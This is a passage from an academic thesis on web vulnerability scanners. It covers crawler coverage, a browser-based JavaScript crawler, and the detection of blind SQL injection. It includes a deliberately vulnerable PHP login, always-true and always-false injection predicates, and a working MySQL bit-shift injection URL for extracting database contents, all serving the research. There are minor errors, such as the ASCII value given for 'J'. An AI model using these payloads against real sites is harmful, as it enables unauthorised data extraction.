

Figure 3.1: Internal component structure of a black-box web vulnerability scanner

or not a particular vulnerability was triggered from any of the attacks. For instance, if the attacker module attempted to exploit an XSS vulnerability, then the analysis module would search for the injected JavaScript in the generated page. Likewise, if attempting to detect whether or not a SQL injection vulnerability was triggered, the analysis module might search for a SQL error message (which they can then use to infer a SQL injection vulnerability).

3.2 The Shortcomings of Black-box Scanners

3.2.1 Limitations of Crawling and URL Extraction

Crawling a web application is the act of identifying and following the links present in an automated and orderly fashion. The ability to effectively crawl and extract URLs is arguably the most important part of a black-box web scanner. If the web scanner's crawling ability is excellent, then it *might* miss identifying a vulnerability due to a limitation in the attacker or analysis module. However, if the web scanner's crawling ability is lacking and is unable to reach a vulnerable URL, then it will *inevitably* miss identifying vulnerabilities. For this reason, it is important to see how modern web vulnerability scanning tools fare when given the task of identifying URLs on a website.

There have been a number of studies which measure the crawling ability of a variety of well-known black-box web vulnerability scanners on the market. In two reports comparing popular web scanners on the market, Suto et al found that a majority of the scanners missed identifying a majority of vulnerabilities due to the poor coverage provided by the crawler modules of each tool [45, 46]. Suto found that these limitations were due to the crawlers' inability to identify URLs created by JavaScript. He points out that while many tools on the market had a severely limited JavaScript engine, many did not contain any JavaScript analyzing abilities.

Many web applications on the Internet today are following design principles set forth by the Web 2.0 trend. In doing so, many of them rely heavily on using style-sheets and JavaScript to generate menus. These menus often contain links with dynamically generated URLs. In research done by Grossman et al [32], he points out that because of this trend, "web crawlers have a [sic] extremely difficult time traversing the site since the links are not yet built or parse-able."

To get a better idea of how these market-dominating black-box scanners performed when

given the task of crawling a website, we look to an evaluation published by Doupé et al. In one of the experiments in the evaluation, Doupé benchmarked the crawling and URL extracting abilities of eleven popular black-box tools on the market [30]. In order to measure this ability, Doupé used a project called the Web Input Vector Extractor Teaser (`WIVET`) [19]. `WIVET` is a benchmarking project that aims to statistically analyze the abilities of web link extractors which contains 56 tests and assigns a score to a crawler based on the percentage of links it is able to find. More specifically, these tests measure a crawler's ability to extract normal anchor links, to links created dynamically with JavaScript, to links created with a variety of JavaScript events, to finding links after following a stateful transaction of form-submissions. A complete list of the tests can be viewed in Appendix A. In performing this study, it was found that only two of the tools were able to get approximately 93% coverage on `WIVET`. The third highest tool reached a coverage of 75%, while the remaining eight tools fell below 62%, with five tools falling below 20%. Since most of the URLs in `WIVET` are dynamically generated by client-side JavaScript, this is a clear indication that most of the tools severely lack in their ability to parse and analyze JavaScript in a DOM-context. In order to see if any of the tools have improved since the study performed by Doupé, we apply the `WIVET` benchmark test to six[1] out of the eleven tools and provide the results in Figure 3.2. From these results, we can see that not much has changed with respect to the crawling ability of the tools (with all of the tools scoring within 1% of Doupé's tests). Doupé went on to point out that of the lack of support for analyzing JavaScript "prevented tools from reaching vulnerable pages altogether" and that "support for well-known, pervasive technology should be improved".

Because the WIVET tests almost exclusively tests a crawler's ability to analyze JavaScript in a DOM context, we can indeed conclude that this limitation is inherent in most of the

[1]Because many commercial tools were considered in Doupé's study, we were not able to get the appropriate license for our WIVET test.



Figure 3.2: WIVET results from Doupé's tests and our tests.

tools tested. We speculate the reasons behind this shortcoming is the nontrivial nature of the ability to parse and analyze JavaScript within the DOM. While the solution to this problem might seem as easy as embedding a JavaScript engine (such as `V8`[2]) into the crawler, incorporating the ability to interface and interact with objects in HTML adds a level complexity which we speculate most black-box developers do not wish to endure, and without

[2]The V8 JavaScript Engine is an open source JavaScript engine developed by Google which ships with the Google Chrome web browser.

any ability to access the DOM of a page, the inclusion of a JavaScript engine on its own would be fruitless. From our limited experience with some of the tools in question, we suspect that the tools simply resort to using regular expression based heuristics for identifying URLs on a page. Because of this, the endeavor of embedding a JavaScript engine along with a mechanism to interface with a web page's DOM (similar to how a modern web browser would) would be much more cumbersome than simple string searching.

3.2.2 Limitations of Detecting Blind SQL Injection vulnerabilities

There have been a variety of published works which have performed comparative studies on the abilities of black-box tools with respect to blind SQL injection detection. In a recently published comparative analysis, Loo et al [38] tested the blind SQL injection detection abilities of five popular black-box tools (JSky, w3af, Wapiti, Arachni, and Websecurify) [6, 17, 18, 1, 20] on two popular testbeds (WebGoat, and Mutillidae) [11, 8]. These testbeds are commonly used for testing the abilities of web application scanners against vulnerabilities outlined by the OWASP Top 10. In their study, none of the tools were able to detect the blind SQL injection vulnerabilities present in WebGoat, and only two of the tools were able to detect the presence of the vulnerability in Mutillidae.

In another comparative analysis study, Fong et al [31] measured the abilities of four commonly used black-box pentesting tools on a custom testbed. Included in their tests were 11 blind SQL injection vulnerabilities, out of which, only two of the tools were able to detect two of the vulnerabilities present.

Detecting blind SQL injections pose a special challenge for black-box web scanners because they usually require some amount of user interaction to detect. This is because in a blind SQL injection scenario, only certain portions of the page change depending on whether the injected query was successful or if it failed. Given the amount of published works which have measured most scanners' inability to detect blind SQL injections, it is clear that this

area requires further research. We will describe our approach for detecting blind SQL injections in Chapter 5.

Chapter 4

Addressing Crawling and URL Extraction Challenges

In this chapter, we propose our approach for ways to remediate the challenges many black-box web scanning tools face with respect to crawling a web application. We will first give an overview of our approach, followed by an implementation in the form of a prototype tool which we will then evaluate.

4.1 A DOM-based Approach

In the study published by Doupé et al [30], we learned that one of the biggest challenges black-box scanners face is crawling a web application while analyzing JavaScript in a DOM-context. The reason for this limitation is due to either a lacking or non-existent embedded JavaScript engine in the crawler module of the black-box scanner. Recall from the previous chapter, from our limited experience from some of the tools, we suspect most of them resort to simple regular expression heuristics for extracting URLs on a web page. While this approach may work well for simple, static web pages, it will struggle immensely when given

the task of scanning a web application with a dynamically generated link structure. Modern web applications are generally tailored to function accordingly when accessed from a web browser, and since many black-box scanners simply retrieve and analyze the static page, they are inherently losing a level of analysis which can be provided by the browser. Because modern web browsers excel at incorporating a JavaScript engine within a DOM context, we feel that an appropriate solution to this problem is to utilize the modern web browser itself.

We overcome this limitation by implementing a crawler in pure, client-side JavaScript in the form of an extension to the Google Chrome Web Browser. The main goal for our crawler is to traverse a web application with the sole purposes of URL extraction. In doing so, we take advantage of the powerful `V8` engine present in Google Chrome, as well as its built-in support for executing JavaScript in a DOM-context using the `WebKit`[1] layout engine. Using this approach, we are able to place our crawler as close to the web application as possible. The advantage of this approach is that we can actively use the browser's DOM parsing and JavaScript execution capabilities, and closely observe the web page's DOM as it loads and locate URLs as they are added through dynamic changes.

4.1.1 Locating URLs in a Web Document

In order to be able to extract as many URLs from a web application as possible, we must first examine the various areas where URLs can be present in a web site. The first area where links could be present are within the attribute values of various HTML elements. These elements exist within the DOM tree and are pages which are rendered by the browser. There exist a variety of HTML elements which can have attributes containing URLs. According to the latest HTML5 specification [5], these attributes are: action, archive, background, cite, classid, codebase, data, formaction, href, longdesc, manifest, poster, profile, src, and usemap. The second area which URLs may exist are in XML files. Although they are

[1] WebKit is a layout engine designed to allow web browsers to render web pages.

not standard HTML files, XML files can be parsed through a corresponding XML DOM object using the same methods available in a normal DOM object. The third area where links may be present are in places which are not represented by DOM, such as HTML comments, cookies, cascading style sheets, plain-text files, and external JavaScript files. The final area which we are considering for there to be URLs are in "indirectly linked" pages. We define an "indirect link" as being any URL which is not directly pointed at, however can be found by traversing upwards in the link's path structure. For example, a link to `http://example.com/backups/about/index.php` contains an indirect link located at `http://example.com/backups/`, even though there is not an explicit link pointing to this location.

4.1.2 Events Which Trigger DOM Changes

Web documents allow for dynamic content to be introduced into the DOM. Because of this, changes to the DOM tree could mean the inclusion of new URLs dynamically generated by JavaScript. In order to cover for this scenario, we must also consider the variety of events which will trigger changes to the DOM tree. Currently, there are three organizations which define DOM Events. First, the standard and most widely supported DOM events are defined by the `W3C`[2] [3]. Second, Microsoft defined a set of DOM events which are exclusively supported by their Internet Explorer browser [7]. Third, Mozilla defined a set of DOM events which are only to be used on XUL documents [21]. The complete list of DOM events which we are considering in our crawler implementation can be found in Appendix B. We will discuss the details of how we monitor for dynamic changes to the DOM in the following section.

[2]The World Wide Web Consortium is the international standards organization for the World Wide Web.

4.2 Implementation of a JavaScript-based Crawler

We present our crawler in the form of an extension to the Google Chrome web browser. The graphical component overview of our crawler can be found in Figure 4.1. The functionality of our crawler is two-fold. We begin the crawling process by seeding our crawler with a root URL. As the page is loaded, the first aspect of our crawler monitors the DOM as-is by stepping through the execution while watching the call-stack. From here, our crawler will watch the locations within the DOM which could house URLs (as described in Section 4.1.1). If the execution of JavaScript introduces new URLs to the DOM, or if we detect changes to existing URLs in the DOM, our crawler adds it to the queue of URLs.

The second aspect of our crawler is the act of intentional stimulation of the web application. More specifically, because we can easily access the functions and event triggers of the web application, the crawler manually calls each of the functions present and watches the call-stack for any newly encountered or modified URL. The idea for this is to stimulate the web application as much as possible. Uncalled functions or event triggers could also lead to the addition of more URLs into the DOM.

For indirectly linked URLs and areas outside the DOM, we use a simple regular expression heuristic for detecting URLs. If our crawler detects any new URLs in these locations, we add it to the queue of URLs. Note that the dynamic changes which occurs in a web page occurs within the DOM, and while we are taking special measures to examine DOM changes, we feel that a simple regular expression search for non-DOM based resources should suffice. Our crawler continues this loop until the web application is exhausted of URLs. Note that our implementation does not yet contain an approach for handling form submissions. This is because handling form submissions adds another level of complexity (such as login forms, format-specific user input, multiple required form fields, etc). Although we feel that our implementation can handle heuristics based on form-handling, more research is needed in



Figure 4.1: Overview of our JavaScript-based crawler

this area and this aspect of our crawler is left for future work.

With experiences gained from implementing our JavaScript-based crawler, we found that from a programming aspect, the challenge was far less complex than if we had attempted to implement a crawler based on a stand-alone JavaScript engine and a stand-alone DOM layout engine. Because our crawler is in the form of a simple plug-in to the Google Chrome browser, the issue of portability is non-existent, and because it is written in pure JavaScript, the open-source nature of the tool can allow for simple tweaks and modifications. We present the evaluation of our prototypical JavaScript crawler in Chapter 6.

Chapter 5

Addressing Blind SQL Injection Vulnerabilities

5.1 Automated Detection Approach

In a classical SQL injection scenario, the result-set output of the injected query is immediately reflected onto the resulting page. In a blind SQL injection scenario, the result-set output of the injected query is not reflected on the resulting page. Instead, the web application will display a custom page based on whether or not the query returned any results. Recall our example of the PHP login page vulnerable to blind SQL injection:

```
...
$query = "SELECT username FROM users WHERE username='".$_POST['username']."' AND
    password='".$_POST['password']."'";

$result = mysql_query($query);
$row = mysql_fetch_array($res);

if(empty($row['username'])) {
    echo "Login Failed.";
} else {
    echo "Login Successful.";
}
```

...

If the user-supplied username and password matches a record in the database, then the DBMS will return that record as a part of the result set of the query. The PHP script will then check to see if the result set contains any results and display "Login Failed." if the result set is empty or "Login Successful" if the result set is not empty. In Chapter 2.1.1, we established that this type of vulnerability would allow for an authentication bypass. However, this type of vulnerability also opens the door to a blind SQL injection vulnerability. In the next section, we will discuss how this type of vulnerability can be exploited.

In most cases of SQL injection vulnerabilities, the portion of the query which unsanitized user-data gets passed to is within the `WHERE` clause of a `SELECT` statement. Because this area of the query is used to specify logical operators, we can control the "true/false-ness" of the query, that is, we can control whether or not the query will return any results. Consider the result of the following SQL injections and the resulting page generated from the attack:

```
# Manipulating the query to be always true
$query = "SELECT username FROM users WHERE username='DoesNotMatter' AND password=''
    or '1'='1'";
# Resulting page: Login Successful.

# Manipulating the query to be always false
$query = "SELECT username FROM users WHERE username='CorretUsername' AND password='
    CorrectPassword' and '1'='2'";
# Resulting page: Login Failed.
```

The above example shows that regardless of whether or not correct input was supplied for the username or password, the behavior of the web application can be manipulated and controlled by us. That is, by injecting the predicate `' or '1'='1`, we are able to force the query to be "always true". Likewise, by injecting the predicate `' and '1'='2`, we are able to force the query to be "always false". Our detection approach for a blind SQL injection vulnerability is based on this observation, and relies on the ability to inject predicates in the `WHERE` clause of a `SELECT` statement.

Our approach for detecting a blind SQL injection vulnerability is strictly dependent on the output a page generates when injecting predicates which are "always true" and "always false". To the best of our knowledge, this specific approach has not been taken before. We will discuss related approaches in Chapter 7.

The pseudocode of our approach can be found in Algorithm 6.1.1. The overall assumption of this approach is that a web page vulnerable to blind SQL injection will generate different page results when injecting each of the two predicates. By identifying changes brought about from injecting the true and false predicates, we can effectively detect a blind SQL injection vulnerability on a URL for a given user-input field. As a result of our detection method, we programmatically identify certain "tokens" (unique words or phrases) values on the page which result from a successful (or true) query. These tokens, while not dependent for the detection process, can be used for exploitation purposes (we can infer whether or not a query was successful by the presence or absence of these tokens). We will discuss how we use these tokens when discussing the implementation of our blind injection tool. To begin with, our algorithm takes in as input the URL of the page which we are considering, the related user-inputs needed to access the URL (GET, POST, and COOKIE variables), the HTTP method needed to reach the page, as well as a dictionary of "always true" and "always false" predicates.

Because the web page could have dynamic content between requests, even without the injection of the predicates, we must include a pre-processing phase in which we identify portions of the web page which are unstable. By doing so, we wish to eliminate the possibilities of false positives which can come about by these unstable portions. We start off our detection process with a normalization phase in which we identify and disregard lines which are unstable between requests. This normalization phase is done by sending n number of requests to a page along with the given user inputs *without* any predicates. In doing so, we wish to access the target URL within the same state it was originally accessed in. Within

this normalization phase, we perform a unified diff between the pages returned. We then identify which lines are unstable, and ensure that these lines are not considered during the detection phase in-which we inject the predicates.

After the normalization phase, we test each of the key and value pairs in the GET, POST, and COOKIE variables for the possibility of being vulnerable to a blind SQL injection. We do so by retrieving the resulting pages after injecting the two predicates and performing a unified diff between the two pages. If there exists a difference, we signal that a blind injection vulnerability has been found, and keep track of the portion of the page which differs between the two[1].

[1]We will use this difference value as the token value when we describe our implementation.

Algorithm 5.1.1: DETECTBLINDSQLINJECTION($URL, method, allInputs, predicates$)

```
main
 foundVectors ← empty_list()
 unstableLines ← normalize(URL, method, allInputs)
 for each (key, value) ∈ allInputs
   do { alwaysTrueResp ← inject(URL, method, key, allInputs, predicates[alwaysTrue])
        alwaysFalseResp ← inject(URL, method, key, allInputs, predicates[alwaysFalse])
        diff ← unified_diff(alwaysTrueResp, alwaysFalseResp)
        for each line ∈ diff
          do { if line.number ∉ unstableLines and
               predicates[alwaysTrue] ∉ line and
               predicates[alwaysFalse] ∉ line
                 do Append (input, line) to foundVectors
 return (foundVectors)

procedure NORMALIZE(URL, method, allInputs)
 unstableLines ← empty_list()
 initialState = HTTP.request(method, URL, allInputs).open()
 for i ← 0 to n
   do { tempState ← HTTP.request(method, URL, allInputs).open()
        diff ← unified_diff(initialState, tempState)
        for each line ∈ diff
          do {Append line.number to unstableLines
 return (unstableLines)

procedure INJECT(URL, method, targetKey, allInputs, predicate)
 request ← HTTPRequest(method, URL)
 for each (key, value) ∈ {allInputs − targetKey}
   do {request.addParameter(key, value)
 request.addParameter(targetKey, allInputs[targetKey] + predicate)
 pageResponse ← request.open()
 return (pageResponse)
```

One foreseeable limitation of our detection approach is if a web page is vulnerable to XSS, our algorithm will signal it as being vulnerable to a blind SQL injection and cause a false positive. Recall that in an XSS scenario, a web page will take user-supplied input an immediately display it onto the page. Because our method works by detecting differences between pages after the injection of special predicates, a web page which displays these predicates onto the resulting page (as it would in an XSS vulnerability), would be flagged by our algorithm (because the differences in the pages would be the literal predicates themselves). Our solution to this problem is heuristic; if the literal predicates appear in any lines of the

unified diff result, we do not consider it.

Another limitation that might arise from our approach is invalid token identification. Because we are tracking which line numbers of a page source change from the injection of the predicates, if the difference of the resulting pages span across multiple lines, the possibility of returning an invalid token can arise. Because identification of a valid token value is not required for detection (and boils down to a fuzzy string searching problem), we leave this problem for future work.

Finally, as mentioned above, the main limitation of our detection method it that it is only able to detect `SELECT` based blind SQL injection vulnerabilities. Other types of SQL queries (such as `INSERT` and `UPDATE` queries) might be vulnerable to a blind-based vulnerability, however we leave the detection of these vulnerabilities for future work.

5.2 Advanced Exploitation Using Bit Shifts

As we mentioned before, exploiting a vulnerability is the obvious way to be sure that a vulnerability exists (because there always a chance that the detection of a vulnerability might be incorrect). Because of the time-intensive and request-intensive nature of modern blind SQL injection exploitation tools, it is important to improve upon these resource-intensive tasks. This is because in a practical setting (when given the task of testing the security of a real-world web application), putting the web application through stress may cause a disturbance to the web application, and is highly disparaged. Inefficient resource usage generally occurs because a new query must be crafted and executed in order for each piece of information retrieved, and efficiently exploiting a blind SQL injection vulnerability boils down to efficient methods of brute-forcing. In this section, we discuss a recently discovered technique for advanced blind SQL injection using bit shifts. While there has been a few underground sources on the Internet which discuss this attack [39, 29], to our knowledge,

```
01001010 >> 7 == 00000000 ==  0
01001010 >> 6 == 00000001 ==  1
01001010 >> 5 == 00000010 ==  2
01001010 >> 4 == 00000100 ==  4
01001010 >> 3 == 00001001 ==  9
01001010 >> 2 == 00010010 == 18
01001010 >> 1 == 00100101 == 37
01001010 >> 0 == 01001010 == 74
```

Figure 5.1: Applying the bitwise right shift operation on 'J' (ASCII value 47)

there has not been any published works which detail this new technique.

Recall that in blind SQL injection, we are required to brute-force the result set of the injected query one character at a time (in the worst case, requiring 127 requests to the web application for each character). In practice, testing a web application for a blind SQL injection vulnerability in this manner would be rather intrusive and could cause a denial-of-service. In this new technique, we explain a more efficient method. Namely, we will discuss how we can effectively brute-force each character of a result set with only 8 requests per character. This technique makes heavy use of the bitwise right shift operator. In the following example, we will discuss how the right shift operator works. Consider the character 'J' which has a binary representation of `01001010` (74). Applying a right shift of n will shift and discard the n rightmost bits. Figure 5.1 provides an example of a right shift operation.

Suppose that we are interested in determining the value for some unknown character. In addition, suppose that there exists an Oracle[2] for us to query for information about this unknown character. However, we can only do so under two restrictions. First, the response from the Oracle is either true or false. Second, we are only allowed to query the Oracle up to eight times. Let us examine how it is possible to work under these restrictions. We will

[2]The Oracle we are referring to in this context is an abstract machine capable of answering questions, and not the popular DBMS.

use α to denote the unknown character. Consider the following question and response from the Oracle:

```
Question 1:  Does ASCII(α) >> 7 == 1?
Response 1:  False
```

Note that by asking this question, we know that the first bit of the ASCII value for the unknown character is 0. Therefore, if we were to apply a right shift of 6, the resulting value would either be a 0 (bit string '00') or a 1 (bit string '01'). Using this method, we are effectively performing a binary search on the bit string of the unknown character's ASCII value. We will continue on with the queries and keep track of the deduced bit string:

```
Current Bit string:  0
Possible Values:  0 (00) or 1 (01)
Question 2:  Does ascii(α) >> 6 == 1?
Response 2:  True

Current Bit string:  01
Possible Values:  2 (010) or 3 (011)
Question 3:  Does ascii(α) >> 5 == 3?
Response 3:  False

Current Bit string:  010
Possible Values:  4 (0100) or 5 (0101)
Question 4:  Does ascii(α) >> 4 == 5?
Response 4:  True

Current Bit string:  0101
Possible Values:  10 (01010) or 11 (01011)
Question 5:  Does ascii(α) >> 3 == 11?
Response 5:  False

Current Bit string:  01010
Possible Values:  20 (010100) or 21 (010101)
Question 6:  Does ascii(α) >> 2 == 21?
Response 6:  True

Current Bit string:  010101
Possible Values:  42 (0101010) or 43 (0101011)
Question 7:  Does ascii(α) >> 1 == 43?
```

```
Response 7:  True

Current Bit string:  0101011
Possible Values:  86 (01010110) or 87 (01010111)
Question 8:  Does ascii(α) >> 0 == 87?
Response 8:  False
```

After querying the Oracle, we have deduced that the unknown character's ASCII value is 86, which is the character 'V'.

Since many DBMSs offer string and bitwise functions which can be used in queries [9, 13], we can leverage this knowledge to more efficiently exploit a blind SQL injection vulnerability. Recall that in a blind injection vulnerability, we are only able to determine whether or not a specific injected query was successful or not. In other words, by injecting a predicate to the `WHERE` clause of the query, we can effectively control whether the query results to true or false. In doing so, we can create a scenario where the DBMS becomes our Oracle, and we can inject the right shift operator in the predicate of the query in order to question this Oracle. Suppose there exists a page `http://vuln.com/?id=1`, where the variable `id` is vulnerable to a blind SQL injection. Consider the result of the following MySQL injection:

```
http://vuln.com/?id=1+or+(ascii((substr((select+group_concat(schema_name)+from+
    information_schema.schemata),1,1)))>>7)=0
```

We can see that we are retrieving the first character of the nested query using MySQL's `substr()` function. This character is then converted into an integer with MySQL's `ascii()` function, and then right-shifted by 7 bits. The result of this shift is then compared with 0 using MySQL's logical OR operator. In doing so, we can see that we are creating a scenario identical to what we described in our above example. Using this method, we can enumerate the character position of the result set of the nested query, while performing a binary search on each character's bit string.

Chapter 6

Evaluation

6.1 JavaScript-based Crawler

We evaluated our JavaScript-based crawler on the WIVET benchmarking project. Recall that WIVET (Web Input Vector Extractor Teaser) is a benchmarking project that aims to statistically analyze the abilities of web link extractors which contains 56 tests and assigns a score to a crawler based on the percentage of links it is able to find. More specifically, these tests measure a crawlers ability to extract normal anchor links, to links created dynamically with JavaScript, to links created with a variety of JavaScript events, to finding links after following a stateful transaction of form-submissions.

Our WIVET results are presented in Figure 6.1, in which we rank our crawler amongst those evaluated by Doupé et al in [30] and our mini-evaluation of a few of the tools. In its current state, our prototypical crawler achieves a WIVET coverage score of 77%. For being a relatively simple and rudimentary tool, our JavaScript-based crawler ranks third among those commercial tools which are frequently used in an industry setting. From looking at the WIVET results more closely, some of the tests which our crawler missed were due to its lack of form-submission handling, and we feel that with more research in this area, this score



Figure 6.1: WIVET results of our JavaScript-based crawler

can be raised significantly.

6.2 Blind SQL Injection Detection

In order to get an idea of how our well blind SQL injection detection algorithm performs, we provide detection results over the Mutillidae testbed. Mutillidae is a deliberately vulnerable set of PHP scripts that contain vulnerabilities which are outlined by the OWASP Top 10 Project. It is an open source project which is commonly used for penetration testing purposes. In our evaluation, we set the `n` value in our normalization algorithm to zero. Recall that this `n` value is used to control the number of epochs in the normalization phase

Table 6.1: Detection results for Mutillidae

Total	False Negatives	False Positives
3	0	1

of our detection algorithm. This number can be experimented with if the detection method flags a high number of false positives to see if they are caused by unstable lines in the web application.

Out of the many vulnerabilities present in Mutillidae, 3 are blind SQL injection vulnerabilities. The complete list of vulnerabilities can be found in Appendix D. One thing to note is that while some vulnerabilities are labeled as "SQL injection", they ranged from `INSERT` to `UPDATE` to `SELECT` vulnerabilities. Because our detection method focuses only on the detection of `SELECT`-based blind SQL injection, the results of our detection method depend on the accuracy of identifying only these vulnerabilities.

